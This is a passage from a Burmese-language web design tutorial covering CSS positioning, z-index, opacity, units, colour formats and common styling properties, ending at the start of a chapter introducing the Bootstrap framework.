ပိုပြီးတော့ မြင်သာစေဖို့ ကိုယ်တိုင် `position: relative` Property ကို ထည့်ပြီးတစ်ခါ၊ ဖြုတ်ပြီးတစ်ခါ စမ်းကြည့်လိုက်ပါ။ မြင်သွားပါလိမ့်မယ်။

Position အကြောင်းလေ့လာတဲ့အခါ တွဲဖက်အသုံးပြုလေ့ရှိတဲ့ Property (၂) ခုရှိပါသေးတယ်။ `z-index` နဲ့ `opacity` တို့ ဖြစ်ပါတယ်။ ဒီနမူနာလေးကို ထပ်ကြည့်ပေးပါ။

HTML

```html
<div class="box1"></div>
<div class="box2"></div>
```

CSS

```css
.box1 {
  width: 300px;
  height: 200px;
  background: cyan;
  position: absolute;
  top: 100px;
  left: 100px;
  z-index: 2;
  opacity: 0.5;
}

.box2 {
  width: 300px;
  height: 200px;
  background: yellow;
  position: absolute;
  top: 150px;
  left: 150px;
}
```

JS

နမူနာမှာ `.box1` ရော `.box2` ပါ `position: absolute` ဖြစ်ပါတယ်။ တည်နေရာမတိမ်းမယိမ်းမို့လို့ တစ်ခုနဲ့တစ်ခု ထပ်နေပါတယ်။ `.box1` အတွက် `z-index: 2` လို့ပေးထားတဲ့အတွက် `.box1` ကို အပေါ်ကထပ်ပြီး မြင်ရမှာဖြစ်ပါတယ်။ ကိုယ်တိုင်လက်တွေ့ စမ်းကြည့်ပါ။ `z-index` ပါရင်တစ်မျိုး၊ မပါရင်တစ်မျိုး စမ်းကြည့်လိုက်ပါ။ `z-index` ရဲ့ အလုပ်လုပ်ပုံက ရိုးရိုးလေးပါ။ Element တွေထပ်လာတဲ့အခါ `z-index` တန်ဖိုး မြင့်တဲ့သူကို အပေါ်ကထပ်ပြီး ပြပေးမှာ ဖြစ်ပါတယ်။ `opacity` တော့ နမူနာမှာမြင်တွေ့နေရတဲ့အတိုင်းပါပဲ။ Element ရဲ့ Transparency Level ကို ညှိဖို့ သုံးနိုင်ပါတယ်။ Value `0` ဆိုရင် မှိန်လွန်းလို့ လုံးဝပျောက်သွားပါလိမ့်မယ်။ Value `1` ဆိုရင် ထင်ရှားလွန်းလို့ မူရင်းအတိုင်း မြင်ရပါလိမ့်မယ်။ `0` နဲ့ `1` ကြားထဲမှာ ကိုယ်လိုသလောက်တန်ဖိုးကို ပေးထားခြင်းအားဖြင့် ထွင်းဖောက်မြင်ရတဲ့ Element တွေကို ရရှိမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် CSS နဲ့ပက်သက်ပြီး သိသင့်တဲ့ သဘောသဘာဝတွေ အတော်စုံနေပါပြီ။ Selector, Display Type, Box Model နဲ့ Position တို့ကို လေ့လာခဲ့ခြင်းဖြစ်ပါတယ်။ Property တွေ Value တွေက လေ့လာရတာ မခက်ပါဘူး။ အကုန်အလွတ် မှတ်ထားစရာလည်း မလိုပါဘူး။ လိုတော့မှ ပြန်ကြည့်ပြီးရေးသွားလို့ ရပါတယ်။ အခုဖော်ပြခဲ့တဲ့ သဘောသဘာဝတွေကို ကောင်းကောင်းနားလည်ဖို့က ပိုအရေးကြီးပါတယ်။ ဒါတွေနားလည်မှသာ CSS ကို ကျွမ်းကျင်ပိုင်နိုင်စွာ အသုံးချနိုင်မှာပါ။

CSS Unit

CSS နဲ့ Element တွေရဲ့ အရွယ်အစားတို့ ဖွန့်အရွယ်အစားတို့လို အရွယ်အစားတွေ သတ်မှတ်တဲ့အခါမှာ သုံးရတဲ့ Unit တွေရှိပါတယ်။ အဲ့ဒီထဲက ရွေးချယ်သတိပြုသင့်တာတွေကတော့ -

- `px`
- `%`
- `em`
- `rem`
- `fr`

- တို့ဖြစ်ပါတယ်။ `px` ကို Fixed Unit ခေါ်ပါတယ်။ အရွယ်အစားကို အတိအကျပုံသေ သတ်မှတ်လိုက်တာပါ။ တစ်လက်မလို့ ပြောလိုက်ရင် ဘယ်လောက်အရွယ်အစားလဲ မျက်စိထဲ တန်းမြင်သလိုပဲ `12px` လို့ပြောလိုက်ရင် ဘယ်လောက်အရွယ်အစားလဲဆိုတာ မျက်စိထဲမှာ မြင်ကြလေ့ရှိပါတယ်။ အားလုံးနဲ့ ရင်းနှီးပြီးသား Unit ပါ။

`10px` `12px` `16px` `21px` `26px` `32px` `40px`

အရွယ်အစားတွေ သတ်မှတ်ဖို့ Unit တွေရေးတဲ့အခါ တန်ဖိုးနဲ့ ကပ်ရေးရပါတယ်။ ခွာရေးလို့မရပါဘူး။ `%` နဲ့ `em` ကိုတော့ Relative Unit လို့ခေါ်ပါတယ်။ `200%` ဆိုရင် နှစ်ဆဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဒါကြောင့်မူလ အရွယ်အစားရဲ့နှစ်ဆ အရွယ်အစားကို ရရှိမှာပါ။ Browser တွေရဲ့ Default Font Size က အများအားဖြင့် 16px ဖြစ်တယ်လို့ မှတ်နိုင်ပါတယ်။ ဒါကြောင့် Element တစ်ခုအတွက် `font-size: 200%` လို့ပြောရင် နှစ်ဆဖြစ်တဲ့အတွက် `32px` အရွယ်အစားကို ရရှိမှာဖြစ်ပါတယ်။ `1em` ဆိုရင် စာလုံးတစ်လုံးစာဆိုတဲ့အဓိပ္ပါယ်ပါ။ ဒါကြောင့် `font-size: 2em` လို့ပြောလိုက်ရင် နှစ်လုံးစာလို့ ပြောလိုက်တဲ့ သဘောဖြစ်လို့ `font-size: 200%` နဲ့ အတူတူပဲလို့ ပြောမယ်ဆိုရင် ပြောလို့ရပါတယ်။

ဒါပေမယ့် `width, height` လိုဟာမျိုးမှာတော့ ကွဲလွဲမှုရှိပါတယ်။ `width: 100%` ဆိုရင် အကျယ်နေရာ ရှိသလောက် အပြည့်ယူမယ်လို့ ပြောလိုက်တာပါ။ `width: 100em` ဆိုရင် စာလုံး အလုံး(၁၀၀) စာ နေရာအကျယ်ယူမယ်လို့ ပြောတာဖြစ်သွားလို့ သဘောသဘာဝမတူတော့ပါဘူး။ ဒီ `px, %` နဲ့ `em` တို့

ဟာ အသုံးအများဆုံး Unit တွေပါ။ `rem` နဲ့ `fr` တို့ကတော့ နောက်မှထပ်တိုးလာတဲ့ Unit တွေဖြစ်ပြီး တစ်ဖြည်းဖြည်း အသုံးတွင်ကျယ်လာနေပေမယ့် ဒီအဆင့်မှာ လိုတာထက် ပိုရှုပ်သွားမှာစိုးလို့ ချန်ထားခဲ့ပါမယ်။ ထုံးစံအတိုင်း ဆက်လက်လေ့လာသင့်တဲ့ အရာတွေမှန်းသိအောင် ထည့်ပြောခဲ့တဲ့ သဘောပါ။

CSS Color

CSS မှာ အရောင်တန်ဖိုး အမျိုးမျိုးရှိကြပါတယ်။ အသုံးများကြတာတွေကတော့ Color Name, RGB, Hex နဲ့ RGBA တို့ဖြစ်ပါတယ်။ Color Name တွေကိုတော့ ကုဒ်တွေစမ်းရေးတဲ့အခါ အမြန်ရေးထည့်လို့ရတဲ့အတွက် အသုံးဝင်ပေမယ့်၊ လက်တွေ့အသုံး နည်းပါတယ်။ သုံးလို့ရတဲ့ Color Name စာရင်း အပြည့်အစုံကို ဒီမှာကြည့်လို့ရပါတယ်။

- https://developer.mozilla.org/en-US/docs/Web/CSS/color_value

မှတ်ရလွယ်တာလေးတစ်ချို့ ရွေးမှတ်ချင်ရင် ဒီ Color Name တွေကို မှတ်ထားလို့ရပါတယ်။

```
black, white, gray, silver, red, green, lime, blue, navy, cyan,
yellow, gold, purple, orange, brown, pink, violet
```

အဲ့ဒါကိုမှ `lightblue, darkblue` စသဖြင့် ရှေ့က `light` တို့ `dark` တို့နဲ့ တွဲစမ်းကြည့်နိုင်ပါတယ်။ အရောင် အားလုံးအတွက် `light, dark` မူကွဲတွေ မရှိပေမယ့် အများအားဖြင့် ရှိကြပါတယ်။ ဒီလောက်ဆိုရင်ကိုပဲ Color Name တွေ တော်တော်သုံးလို့ရနေပါပြီ။


Color Code တွေထဲက RGB ရဲ့ ရေးထုံးနဲ့ Hex ရဲ့ရေးထုံးက ဒီလိုပါ။

CSS

```css
p {
    color: rgb(21, 179, 201);
    background: #C0EEF5;
    border: 5px solid #55E;
}
```

`color` Property အတွက် `rgb()` ကိုသုံးထားပါတယ်။ ရေးထုံးအရ `rgb` ရဲ့နောက်က ကွင်းစကွင်းပိတ်ထဲမှာ အရောင်ကုဒ် (၃) ခုကို Comma ခံပြီးပေးရတာပါ။ ရှေ့ဆုံးက အနီရောင်အတွက်၊ အလယ်က အစိမ်းရောင်အတွက်၊ နောက်ဆုံးက အပြာရောင်အတွက် ဖြစ်ပါတယ်။ တန်ဖိုးတွေမှာ အနိမ့်ဆုံးက `0` ဖြစ်ပြီး အမြင့်ဆုံးက `255` ဖြစ်ပါတယ်။ ဒါကြောင့် `rgb(255, 0, 0)` ဆိုရင် အနီရောင်ကို ရပါတယ်။ အနီတန်ဖိုး အမြင့်ဆုံး ဖြစ်နေလို့ပါ။ နမူနာမှာပေးထားတဲ့ `rgb(21, 179, 201)` ကတော့ အပြာရောင်ဘက်ကိုပါတဲ့ စိမ်းပြာရောင်ပါ။ အပြာရောင်တန်ဖိုး အမြင့်ဆုံးဖြစ်ပြီး အစိမ်းရောင်တန်ဖိုးလည်း မြင့်လို့ပါ။

ခန့်မှန်းလို့ရအောင် ပြောပြတာပါ။ လက်တွေ့မှာ ဘယ်ကုဒ်ဆိုရင် ဘာအရောင်လဲဆိုတာ ကိုယ်ဘာသာတွက်နေစရာ မလိုပါဘူး။ Color Code ယူလို့ရတဲ့ နည်းပညာတွေမှ အများကြီးပါ။ Google မှာ Color Picker လို့ရိုက်ရှာလိုက်ရင်တောင် အရောင်ရွေးလို့ရတဲ့လုပ်ဆောင်ချက်ကို တန်းရပါတယ်။ ဒီလိုပါ -



ကိုယ်လိုချင်တဲ့အရောင်ကို ထောက်လိုက်တာနဲ့ Hex နဲ့ RGB သာမက တခြား Color Code အမျိုးအစားတွေကိုပါ ရရှိမှာဖြစ်ပါတယ်။ Hex Code တွေကိုတော့ ရှေ့ဆုံးက # သင်္ကေတလေးနဲ့စပြီး ရေးပေးရပါတယ်။ သူ့မှာလည်း (၃) ပိုင်းပါတာပါပဲ။ အနိမ့်ဆုံးက `00` ဖြစ်ပြီး အမြင့်ဆုံးက `FF` ဖြစ်ပါတယ်။ Hexadecimal Number System ကိုသုံးလို့ အမြင့်ဆုံးက `FF` ဖြစ်နေတာပါ။ ဒီနေရာမှာ ကြားဖြတ်ပြီးတော့

Hexadecimal အကြောင်း မပြောတော့ပါဘူး။ အနိမ့်ဆုံးက `00` ဖြစ်ပြီး အမြင့်ဆုံး `FF` ဖြစ်တယ်လို့သာ မှတ်ထားပါ။ ဒါကြောင့် `#FF0000` ဆိုရင် အနီရောင်ရပါတယ်။ ရှေ့ဆုံးက အနီတန်ဖိုးအမြင့်ဆုံး ဖြစ်နေလို့ပါ။ အတိုကောက်ရေးမယ်ဆိုရင် တန်ဖိုး စုစုပေါင်း (၆) လုံးမဟုတ်ဘဲ (၃) လုံးပဲပေးလို့ရပါတယ်။ `#F00` ဆိုရင် `#FF0000` နဲ့အတူတူပါပဲ။

RGBA Color ကတော့ RGB ကိုနောက်ဆုံးကနေ Alpha Transparency ပါသွားတာပါ။ RGB ရေးသလိုပဲ ရေးရပါတယ်။ ဒီလိုပါ။

CSS

```
p {
    background: rgba(255, 0, 0, 0.5);
}
```

နောက်ဆုံးက `0.5` ကတော့ Color ရဲ့ Transparency Level ဖြစ်ပြီးတော့ `0.5` လို့ပြောထားတဲ့အတွက် တစ်ဝက်တစ်ပျက် ထွင်းဖောက်မြင်ရတဲ့ အရောင်ကိုရရှိမှာပဲဖြစ်ပါတယ်။

CSS Properties

ရှေ့ပိုင်းမှာ နမူနာ Property တွေကို လိုအပ်သလို ထည့်သွင်းဖော်ပြခဲ့ပေမယ့် ကျန်နေတာတွေလည်း ရှိပါသေးတယ်။ အဲ့ဒီထဲက အခြေခံကျပြီး အသုံးများတဲ့ Property တွေကို စုစည်းပြီးတော့ ဆက်လက်ဖော်ပြပေးပါမယ်။

background – `background` က ရှေ့နမူနာတွေမှာ ပါခဲ့ပြီးသားပါ။ ဒါပေမယ့် Color သတ်မှတ်ပုံပဲ ပါခဲ့တာပါ။ Image တွေကိုလည်း Background အနေနဲ့ သုံးချင်ရင်သုံးလို့ရပါတယ်။ ဒီလိုပါ -

CSS

```
background: url(image/path);
```

`url()` နဲ့ သုံးချင်တဲ့ Image ရဲ့တည်နေရာကို ပေးရခြင်းဖြစ်ပါတယ်။ `url()` အစား `linear-gradient()` ကိုလည်းသုံးနိုင်ပါတယ်။ နှစ်ရောင်စပ်ထားတဲ့ ရောင်ပြေးကိုရပါလိမ့်မယ်။ ဒီလိုပါ -

CSS

```
background: linear-gradient(45deg, blue, green);
```

45deg နေရာမှာ 90deg, -45deg စသဖြင့် ကိုယ့်စိတ်တိုင်းက ဒီဂရီပြောင်းပေးလို့ရပါတယ်။ သူ့နောက်မှာ တွဲစပ်ချင်တဲ့ အရောင်နှစ်ရောင် လိုက်ရတာပါ။ ဒီတိုင်းပြောနေရတာ သိပ်မမြင်ရင် Codepen ထဲမှာ ဒါလေး လက်တွေ့ရေးပြီး စမ်းကြည့်လိုက်ပါ။

HTML

```
<div class="box"></div>
```

CSS

```
div {
  width: 600px;
  height: 400px;
  background: linear-gradient(45deg, cyan, green);
  border-radius: 20px;
}
```

ကိုယ့်စိတ်ကူး ကောင်းရင် ကောင်းသလို တွဲစပ်အရောင်ဖော်လို့ရတဲ့အတွက် တော်တော်အသုံးဝင်တယ် ဆိုတာကိုတွေ့ရပါလိမ့်မယ်။

border-radius – နမူနာတွေမှာ ကြည့်လိုက်ရင် Block တွေအကုန်လုံးက လေးထောင့်စပ်စပ်တွေဆိုတာကို တွေ့ရနိုင်ပါတယ်။ အဲ့ဒီလိုလေးထောင့်စပ်စပ်မဟုတ်ဘဲ ထောင့်ချိုးလေးတွေကို ကွေးပြီးတော့ပြစေချင်ရင် border-radius ကိုသုံးနိုင်ပါတယ်။ အပေါ်ကနမူနာမှာ ထည့်သုံးပြထားခဲ့ပါတယ်။ စမ်းကြည့်ပါ။ Element ရဲ့ width, height နဲ့ border-radius ကို တူအောင်ပေးလိုက်ရင် လေးထောင့် မဟုတ်တော့ဘဲ စက်ဝိုင်းပုံစံဖော်ပြတဲ့ Element ကိုရပါလိမ့်မယ်။ ဒါလည်းပဲ လက်တွေ့စမ်းကြည့်သင့်ပါတယ်။

cursor – Mouse Pointer ရဲ့အသွင်အပြင်ကို cursor Property နဲ့ ပြောင်းနိုင်ပါတယ်။ Value အနေနဲ့ pointer, wait, crosshair, text, move စသဖြင့်အမျိုးမျိုးပေးလို့ရပါတယ်။ pointer ဆိုရင် လက်ညှိုးလေးထောက်ထားတဲ့ပုံ၊ wait ဆိုရင် Hourglass ပုံ၊ move ဆိုရင် လေးဘက်လေးတန်မျှားပြထားတဲ့ပုံ စသဖြင့် ရနိုင်ပါတယ်။

font-family – စာတွေဖော်ပြတဲ့အခါ အသုံးပြုဖော်ပြစေလိုတဲ့ဖွန့်ကို သတ်မှတ်ပေးဖို့အတွက် သုံးရတဲ့ Property ဖြစ်ပါတယ်။

CSS

```
font-family: roboto, helvetica, arial, sans-serif;
```

နမူနာအရ `roboto` ဖွန့်ကိုသုံးပြီး စာတွေကိုပြစေချင်တဲ့သဘောပါ။ အကယ်၍ User ရဲ့ Device မှာ `roboto` ဖွန့်မရှိရင် `helvetica` ကို သုံးပေးပါ၊ မရှိရင် `arial` ကိုသုံးပေးပါ၊ မရှိရင် `sans-serif` ကို သုံးပေးပါလို့ အဆင့်ဆင့် သတ်မှတ်ပေးထားလိုက်တာပါ။

@font-face – User ရဲ့ Device မှာ ဖွန့်မရှိလို့ ဖော်ပြစေလိုတဲ့ပုံစံ မပေါ်ဘူးဆိုတာမျိုး မဖြစ်စေဖို့ အတွက် ဒီသတ်မှတ်ချက်နဲ့ ဖွန့်ဖိုင်ကို ချိတ်ထားပေးလို့ရပါတယ်။ Property တွေကြားထဲမှာ ထည့်ပြောထားပေမယ့် ဒါက Property မဟုတ်ပါဘူး။ ဒီလိုရေးရပါတယ်။

```
@font-face {
    font-family: roboto;
    src: url(path/to/roboto.font);
}
```

နမူနာအရ `roboto` ဖွန့်ဖိုင်ရဲ့တည်နေရာကို `url()` နဲ့ပေးထားပါတယ်။ ဒါကြောင့် Download လုပ်ပြီး သုံးပေးသွားမှာဖြစ်လို့ User ရဲ့ Device ထဲမှာ အဲ့ဒီဖွန့် ရှိရှိ မရှိရှိ အဆင်ပြေသွားမှာ ဖြစ်ပါတယ်။ ဒီကုဒ်က ရေးထုံးကို နမူနာပြတာပါ။ ဒီအတိုင်းရေးလို့ မပြည့်စုံသေးပါဘူး။ လက်တွေ့မှာ ဖွန့်ဖိုင်တစ်ခု မှန်မှန်ကန်ကန် အလုပ်လုပ်ဖို့ဆိုရင် Format မှန်ဖို့လည်း လိုပါသေးတယ်။ `.ttf`, `.otf`, `.woff`, `.eot` စသဖြင့် ဖွန့် Format အမျိုးမျိုးရှိပါတယ်။ ဒါကြောင့် ရေးထုံးကိုပဲ မှတ်ထားပါ။ တစ်ကယ် အလုပ်လုပ်ဖို့ အတွက်တော့ ကိုယ်တိုင်ရေးစရာမလိုပါဘူး။ Google Fonts လိုနေရာမျိုးကနေ သွားယူလိုက်ရင်ရပါတယ်။ နည်းနည်းဆက်လေ့လာကြည့်လိုက်ပါ။ သိပ်မခက်ပါဘူး။

- https://fonts.google.com/

@import – ဒါလည်းပဲ လိုအပ်လို့ ထည့်ပြောတာပါ။ Property တော့ မဟုတ်ပါဘူး။ HTML Document ကနေ CSS ဖိုင်ကို `<link>` Element သုံးပြီးချိတ်ရပါတယ်။ CSS ဖိုင်ကနေ အခြား CSS ဖိုင်ကို ချိတ်ချင်ရင်တော့ `@import` ကို သုံးပြီးချိတ်လို့ရပါတယ်။ ဒီလိုပါ -

```
@import url(path/to/css.file)
```

ချိတ်ချင်တဲ့ CSS ဖိုင်ရဲ့ တည်နေရာကို `url()` သုံးပြီးချိတ်ရတာပါ။

list-style – `<ul>` တွေ `<ol>` တွေမှာဖော်ပြတဲ့ Bullet တွေ Number တွေကို `list-style` နဲ့ ပြောင်းလို့ရပါတယ်။ ဒီလိုပါ -

CSS

```
ul {
    list-style: square;
}
```

Bullet Value အနေနဲ့ `square, circle, disc` တို့ကို အသုံးများပါတယ်။ Number Value အနေနဲ့ `lower-alpha, upper-alpha, lower-roman, upper-roman` တို့ကိုအသုံးများပါတယ်။

text-align – စာတွေကို `left, right, center, justify` စသဖြင့် Value တွေနဲ့ လိုသလို စီပြီးပြလို့ ရပါတယ်။

CSS

```
p {
    text-align: center;
}
```

text-decoration – စာတွေကို Underline တားဖို့ (သို့မဟုတ်) ဖျက်ထားသကဲ့သို့ ကန့်လတ်ဖြတ်လိုင်းထည့်ဖို့ သုံးပါတယ်။ Underline တွေ၊ လိုင်းဖြတ်တွေ ပြန်ဖြုတ်ချင်ရင်လည်း သုံးလို့ရပါတယ်။

CSS

```
a {
    text-decoration: none;
}
```

နမူနာအရ <a> Element ရဲ့ Underline ကိုဖြုတ်လိုက်တာပါ။ Underline ထည့်ချင်ရင် underline Value ကိုသုံးနိုင်ပြီး လိုင်းဖြတ်ထည့်ချင်ရင် line-through Value ကိုသုံးနိုင်ပါတယ်။

line-height, letter-spacing, word-spacing - စာကြောင်းတစ်ကြောင်းနဲ့ တစ်ကြောင်းကြား အကွာအဝေး၊ စာလုံးတစ်လုံးနဲ့တစ်လုံးကြားက အကွာအဝေးသတ်မှတ်ဖို့နဲ့ Word တစ်ခုနဲ့ တစ်ခုကြား အကွာအဝေးသတ်မှတ်ဖို့အတွက် သုံးနိုင်ပါတယ်။

CSS

```
p {
   line-height: 2em;
   letter-spacing: 2px;
   word-spacing: 5px;
}
```

နမူနာအရ line-height ကို 2em လို့ပြောထားတဲ့အတွက် စာကြောင်းတွေကို နှစ်ဆခွာပြီးပြပေးမှာပါ။ လိုင်းတွေ အရမ်းကျဲသွားပါလိမ့်မယ်၊ စာတွေဖတ်လို့ သိပ်ကောင်းမှာမဟုတ်ပါဘူး။ နမူနာအနေနဲ့ ပေးထားတာပါ။ အဲ့ဒီလို line-height မထည့်ဘဲ သူ့ Default အတိုင်းကလည်း သိပ်အဆင်မပြေပါဘူး။ စာကြောင်းတွေ တစ်ကြောင်းနဲ့တစ်ကြောင်း ကပ်လွန်းပါတယ်။ အင်္ဂလိပ်စာတွေအတွက် အသင့်တော်ဆုံးလို့ ပြောလို့ရတဲ့ line-height ပမာဏကတော့ 1.5em ဖြစ်ပါတယ်။ မြန်မာစာတွေအတွက်ကတော့ သုံးထားတဲ့ ဖွန့်ပေါ်မူတည်လို့ ဖတ်လို့ကောင်းလောက်မယ့် အကွာအဝေးပမာဏကို အမျိုးမျိုးပြောင်းစမ်းပြီး သင့်တော်တဲ့ပမာဏကို သတ်မှတ်ပေးဖို့ လိုပါလိမ့်မယ်။

CSS Comments

နောက်ဆုံးတစ်ချက်အနေနဲ့ CSS တွေမှာ ကိုယ်ဘာသာရေးမှတ်ချင်တာတွေရှိရင် /* နဲ့ */ ကြားထဲမှာ Comment တွေကို ရေးမှတ်နိုင်တယ်ဆိုတာလေး ထည့်မှတ်ပါ။ အလုပ်လုပ်တဲ့အခါ အဲ့ဒီ Comment တွေကို ထည့်အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

CSS

```
/* Some CSS Comments */

.menu {

    /* Another comments */

    color: white;
    background: purple;   /* Some more comments */
}
```

တစ်ကယ်တော့ CSS ဟာ အရမ်းကြီးမခက်ပေမယ့် သူ့ဟာနဲ့သူ တော်တော်လေး ကျယ်ပြန့်တဲ့ဘာသာရပ်တစ်ခုပါ။ Text Effect တွေ Image Effect တွေလည်း အများကြီးရှိပါသေးတယ်။ စကေးချုံ့ချဲ့နဲ့ 3D အသွင်အပြင်လို ကိစ္စမျိုးတွေထိ CSS နဲ့စီမံလို့ရပါတယ်။ Animation တွေလည်း ဖန်တီးအသုံးချလို့ ရပါတယ်။ Grid Layout တွေဖန်တီးလို့ ရပါတယ်။ အခုဖော်ပြခဲ့တဲ့ အခြေခံတွေကိုသာ သေချာရအောင်လုပ်ထားပါ။ အချိန်တန်လို့ ဆက်လေ့လာတဲ့အခါ အဆင်ပြေသွားပါလိမ့်မယ်။

တစ်ကယ်တော့ Style တွေ အကုန်လုံးကို ကိုယ်တိုင်လုပ်စရာတော့ မလိုပါဘူး။ ဒီအပိုင်းရဲ့ ရည်ရွယ်ချက်ကို က Bootstrap လိုနည်းပညာမျိုးကပေးတဲ့ အသင့်သုံးလို့ရတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးတတ်စေဖို့ ဖြစ်ပါတယ်။ ဒါပေမယ့် အသင့်သုံးလို့ရတာပဲ သုံးတတ်ပြီး ကိုယ့်ဘာသာ မလုပ်တတ်တော့ဘူးဆိုရင် ရေရှည်မှာ အဆင်ပြေမှာမဟုတ်လို့ အခုလိုသိသင့်တဲ့ အခြေခံတွေကို ကြေညက်အောင် အရင်ပြောနေခြင်း ဖြစ်ပါတယ်။ ဆက်လက်ပြီးတော့ Bootstrap အကြောင်းကို ဖော်ပြပါတော့မယ်။

အပိုင်း (၂)

Bootstrap

အခန်း (၃) – Bootstrap Intro

Bootstrap CSS Framework ဟာ Web Design နဲ့ Web Development လောကကို ကိုင်လှုပ်ပြီး တစ်ခေတ်ဆန်းသွားစေခဲ့တဲ့ နည်းပညာတစ်ခုပါ။ Bootstrap မတိုင်ခင်က Web Designer တွေ Web Developer တွေဟာ HTML, CSS, JavaScript တွေကို ကိုယ်တိုင် ချရေးပြီးတော့ ကိုယ့်စိတ်ကူးညာဏ်ရှိရင် ရှိသလို ဝဘ်ဆိုက်တွေကို ဖန်တီးခဲ့ကြပါတယ်။ Bootstrap ထွက်ပေါ်လာပြီး နောက်မှာတော့ ကိုယ်တိုင် အကုန်လုပ်စရာ မလိုတော့ဘဲ Bootstrap က ပေးထားတဲ့ အသင့်သုံး Components နဲ့ Layouts လုပ်ဆောင်ချက်တွေကို အသုံးချပြီးတော့ ဖန်တီးနိုင်လာကြပါတယ်။ ကိုယ့်စိတ်ကူးညာဏ်နဲ့ တီထွင်ချင်ရင်လည်း လုံးဝကွဲပြား ဆန်းပြားတဲ့ ဖန်တီးမှုတွေထက် Bootstrap ကို အခြေပြုထားတဲ့ ဖန်တီးမှုတွေကို ပိုပြီးတော့ လုပ်လာကြပါတယ်။

Web Developer တစ်ဦးအနေနဲ့ Bootstrap ပေါ်ခါစက မကြိုက်ပါဘူး။ ဘာဖြစ်လို့လဲဆိုတော့ ဒီလိုပါ။

တခြား Software အမျိုးအစားတွေနဲ့ယှဉ်ရင် Web ရဲ့ အားသာချက်ကတော့ HTML, CSS, JavaScript ရဲ့ အကူအညီနဲ့ အကန့်အသတ်ဘောင် တော်တော်နည်းပြီး စိတ်ကူးညာဏ်ရှိရင်ရှိသလောက် ထူးခြားဆန်းပြားတဲ့ User Interface တွေဖန်တီးနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ၂၀၀၅-၂၀၁၀ ကြားကာလဟာ Web ရဲ့ ရွှေခေတ်ပါပဲ။ Web Designer တွေ Web Developer တွေ အပြိုင်အဆိုင် လက်စွမ်းတွေပြပြီး တီထွင်လိုက်ကြတာမှ အပြိုင်အဆိုင်ပါပဲ။ ဒါပေမယ့် အဲ့ဒီအားသာချက်ကပဲ Web ရဲ့ အားနည်းချက်လည်း ဖြစ်နေပြန်ပါတယ်။ စိတ်ကူးရှိသလို ဖန်တီးလို့ရတာ မှန်ပေမယ့်၊ အကုန်ကိုယ့်ဘာသာ ဖန်တီးနေရပါတယ်။ ထပ်ခါထပ်ခါ ပြန်ပြီးတော့ ဖန်တီးရပါတယ်။ တစ်ယောက်ကို တစ်မျိုးစီ ထွင်ကြတော့၊ သုံးတဲ့ User က၊ ဟိုနေရာမှာတစ်မျိုး၊ ဒီနေရာမှာတစ်မျိုး၊ မျက်စိတွေ လည်ကြပါတယ်။

Bootstrap ပေါ်လာတဲ့အခါ သူ့မှာ User Interface တွေတည်ဆောက်ဖို့ အသင့်သုံးနိုင်တဲ့ Layouts တွေ

Components တွေ ပါဝင်လာပါတယ်။ တော်တော်လေး အဆင်ပြေတဲ့အတွက် အချိန်တိုအတွင်း လူကြိုက်များပြီး လူသုံးများသွားပါတယ်။ ဒီတော့ ဟိုဝဘ်ဆိုက် ကြည့်လိုက်လဲ ဒီပုံစံ၊ ဒီဝဘ်ဆိုက် ကြည့်လိုက်လဲ ဒီပုံစံ၊ ပုံစံတူတွေ များလာတော့တာပါပဲ။ အဲ့ဒါကို မကြိုက်ခဲ့တာပါ။ မူလ Web နည်းပညာရဲ့ လွပ်လွပ်လပ်လပ် ဖန်တီးတဲ့အလေ့အကျင့်တွေ တစ်ဖြည်းဖြည်း နည်းပါးပျောက်ကွယ်သွားပြီလို့ မြင်ခဲ့တာပါ။

